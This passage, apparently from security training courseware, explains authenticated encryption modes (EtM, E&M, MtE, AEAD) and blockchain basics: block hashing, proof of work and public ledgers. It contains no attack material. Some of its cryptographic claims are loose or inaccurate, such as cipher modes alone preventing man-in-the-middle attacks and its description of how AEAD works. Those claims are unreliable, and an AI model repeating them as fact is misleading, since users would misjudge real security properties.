- AEAD is another approach used to ensure the **integrity** and **authenticity** of a message
- This approach adds additional data to the ciphertext at certain places to **thwart chosen ciphertext attacks**

Modes of Authenticated Encryption

Authenticated encryption (AE) modes of operation provide integrity and confidentiality for a transmitted message. In any cipher mode of operation, encryption/decryption is possible only with the shared secret key, preventing man-in-the-middle (MITM) attacks. However, the attacker can perform a chosen ciphertext attack to crack the encryption schema. The AE schema rectifies the problem of chosen cipher attacks. In AE modes, the ciphertext is combined with a message authentication code (MAC). Therefore, choosing a part in the ciphertext is not possible, and the AE scheme rejects improper ciphertexts while decrypting.

Authenticated encryption with Message Authentication Code (MAC)

A MAC is a value obtained by hashing a plaintext message using a shared secret key. It provides integrity for the message, and the receiver can verify the message using the hash value attached to it. The following are the three different ways of using a MAC while encrypting a message.

- **Encrypt-then-MAC (EtM)**

  In this approach, the plaintext is first encrypted using a secret key. For the obtained ciphertext, a hash value called message authentication code (MAC) is generated. The MAC is attached to the ciphertext and transmitted. This approach provides higher security for the transmitted message than other AE approaches.

- **Encrypt-and-MAC (E&M)**


  In the E&M approach, a MAC is first generated for the plaintext, following which the plaintext is encrypted using a secret key. Finally, both the ciphertext and MAC are combined and transmitted.

- **MAC-then-encrypt (MtE)**

  In the MtE approach, a MAC is first generated for the plaintext using the hash function, and the MAC is combined with the plaintext. The combination of the plaintext and MAC is encrypted with a secret key to produce ciphertext. The ciphertext contains the encrypted MAC.

Authenticated Encryption with Associated Data (AEAD)

AEAD is another approach used to ensure the integrity and authenticity of a message that contains both encrypted and unencrypted data. This approach adds additional data to the ciphertext at certain places to thwart chosen ciphertext attacks. The message header is kept unencrypted so that the receiver can verify the source of the message, and the payload is encrypted to ensure confidentiality.



Applications of Cryptography – Blockchain

- A blockchain, also referred to as **distributed ledger technology** (DLT), is used to record and store the history of transactions in the form of blocks
- For multiple transactions, **multiple blocks are created**, which are linked together to form a “blockchain”

Process of Creating a Blockchain

1. The participant requests a transaction
2. A block is created and broadcasted to the members in the network
3. Members validate the transaction
4. The block is added to the blockchain
5. A copy of the shared ledger is generated and made available to all members

Types of Blockchain

1. Public Blockchain
2. Private Blockchain
3. Federated Blockchain
4. Hybrid Blockchain

Applications of Cryptography – Blockchain

A blockchain is a type of distributed ledger technology (DLT) that is used to record and store the history of transactions securely in the form of blocks. Data recorded in blockchains are resistant to unwanted modifications, and account transparency is maintained through cryptographic techniques. For multiple transactions, multiple blocks are created, which are cryptographically linked together to form a “blockchain.” This chain of records or blocks are known as ledgers, which are shared in the network to make other participants aware of all the transaction details and the number of bits owned by each member. The members in the network authenticate blocks using their hash values, and the hashes are further validated by crypto miners using complex cryptographic algorithms, following which the blocks are approved to join the blockchain mechanism.

Blockchains are generally implemented using two mechanisms: hash functions (mostly SHA-256) and asymmetric key algorithms. The process of validating blocks is known as “proof of work,” for which crypto miners are compensated, and the process of adding blocks to a blockchain after performing “proof of work” is referred to as “crypto mining.”

Each block in a blockchain consists of three elements: data (transaction details), hash, and the hash of the previous block. Every time a new block is created using a new hash value, the hash value is shared with the next block. The first block in a blockchain referred to as the genesis and is represented by 0s. Once a block verifies its previous block’s hash, it is allowed to join the blockchain.



B1
B2
B3
Data
Data
Data
Hash: a00b2***
Hash: a201b3***
Hash
Genesis (first block)
Previous Hash: (a00b2***)
Previous Hash: a201b3***

Figure 20.14: Blockchain

If a block is tampered with, the next block in the chain invalidates it because it does not match the previous hash value in the current block. However, a blockchain is not completely protected by merely generating hashes and comparing them with other blocks. Attackers can generate valid hashes for each block using many cryptographic techniques. The "proof of work" mechanism is used, as described above, to mitigate such risks. The security of the blockchain is ensured by both the effective usage of hashes and the "proof of work" by miners (on public ledgers).

Figure below illustrates the process of creating a blockchain.



1 The participant requests a transaction
2 A block is created and broadcasted to the members in the network
3 Members validate the transaction
4 The block is added to the blockchain
5 A copy of the shared ledger is generated and made available to all members

Figure 20.15: Creation of a blockchain

In figure, a block is created by a person involved in a transaction. This block is shared with all the members in the network. Each member validates the block using its hashes, following which the block is added to the blockchain. Thus, each member has the details of the new transaction. Blockchains can be created in four variants, each of which serves a different purpose.

- **Public ledger or public blockchain:** This type of blockchain has no central authority or administration to manage the blocks or ledgers. It is a decentralized and permission-less network in which anyone can join, create, and share blocks. Once the data on the blockchain have been validated, it is secure from modifications or alterations. Some examples of public blockchains include Bitcoin and Ethereum. Each member in this blockchain can access a copy of other ledgers without any permissions. The following are the key aspects of public ledgers.

  - Everyone in the network can participate in validation.
  - Once a block is created, it cannot be modified or tampered with.
  - Public ledgers can be employed in different sectors such as education and healthcare.
  - Public ledgers are suitable for B2C services.

